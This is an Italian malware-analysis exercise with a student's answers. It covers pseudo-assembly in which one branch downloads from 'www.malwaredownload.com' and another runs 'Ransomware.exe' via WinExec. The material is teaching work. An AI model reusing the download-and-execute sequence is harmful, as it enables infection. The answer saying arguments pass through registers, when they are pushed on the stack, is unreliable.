Con riferimento al codice presente, rispondere ai seguenti quesiti:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- ***Spiegate, motivando, quale salto condizionale effettua il Malware.***

Il **malware effettua un salto** condizionale alla locazione ***loc0040FFA0***, che è specificato dall'istruzione jz alla locazione 00401068 nella Tabella 1. Questa istruzione ***jz (Jump if Zero)*** esegue il salto alla locazione specificata solo se il risultato della precedente istruzione cmp (Comparazione) è zero. Nella Tabella 1, l'istruzione cmp confronta il contenuto del registro EBX con il valore 11. Se il contenuto di EBX è uguale a 11, il flag di zero (ZF) viene impostato a 1, indicando che il confronto è stato verificato. Di conseguenza, il salto condizionale viene eseguito. Questo significa che il malware salterà alla locazione loc0040FFA0 solo se il contenuto di EBX è uguale a 11. Nel nostro caso EBX è uguale a 11, in quanto prima era 10, ma poi è stato incrementato il valore di 1; dunque il salto verrà effettuato.

Il **malware non effettua un salto** condizionale alla locazione ***loc0040BBA0***, che è specificato dalla istruzione jnz alla locazione 0040105B nella Tabella 1. Questa istruzione ***jnz (Jump if Not Zero)*** esegue il salto alla locazione specificata solo se il risultato della precedente istruzione cmp (Comparazione) non è zero. Nella Tabella 1, l'istruzione cmp confronta il contenuto del registro EAX con il valore 5. Se il contenuto di EAX è diverso da 5, il flag di zero (ZF) non viene impostato a 1, quindi il risultato della comparazione non è zero e quindi il salto condizionale viene eseguito. Questo significa che il malware salterà alla locazione loc0040BBA0 solo se il contenuto di EAX è diverso da 5. Nel nostro caso dunque, essendo EAX=5, il salto **non** verrà effettuato.

- ***Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.***



- ***Quali sono le diverse funzionalità implementate all'interno del Malware?***

All'interno del malware sono presenti 2 funzionalità implementate:

Tabella 2 - Download del File: Se il contenuto di EAX è diverso da 5, il malware eseguirà un salto alla locazione loc0040BBA0. In questa locazione, il malware carica l'indirizzo EDI con l'URL "www.malwaredownload.com" e quindi chiama la funzione ***DownloadToFile()***. Questa funzione è una funzione per scaricare un file da un URL specificato e salvarlo localmente sul sistema infetto. Quindi, questa parte del malware è responsabile per il download e l'installazione di file dannosi sul sistema.

Tabella 3 - Esecuzione del File: Se il contenuto di EBX è uguale a 11, il malware eseguirà un salto alla locazione loc0040FFA0. In questa locazione, il malware carica l'indirizzo EDI con il percorso del file "C:\Program and Settings\Local User\Desktop\Ransomware.exe" e quindi chiama la funzione ***WinExec()***. Questa funzione è utilizzata per eseguire un programma o un file sul sistema infetto. Quindi, questa parte del malware è responsabile per l'esecuzione di un file dannoso sul sistema.

- ***Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.***

Le istruzioni call vengono utilizzate nel codice assembly per chiamare una subroutine o una funzione. Quando viene eseguita un'istruzione call, il flusso di esecuzione del programma salta all'indirizzo della subroutine o della funzione specificato e, contemporaneamente, viene salvato l'indirizzo di ritorno sulla pila. Dopo aver eseguito la subroutine o la funzione, il controllo ritorna all'indirizzo di ritorno memorizzato sulla pila.

- ***Tabella 2***: Nel caso della chiamata alla funzione DownloadToFile(), l'unico argomento è il valore contenuto nel registro EAX, che è stato precedentemente impostato con l'URL maligno. Quindi, l'URL maligno viene passato alla funzione attraverso il registro EAX.
- ***Tabella 3***: Nella chiamata alla funzione WinExec(), l'argomento sembra essere il percorso del file maligno, che è memorizzato nel registro EDX. Quindi, il percorso del file viene passato alla funzione WinExec() attraverso il registro EDX.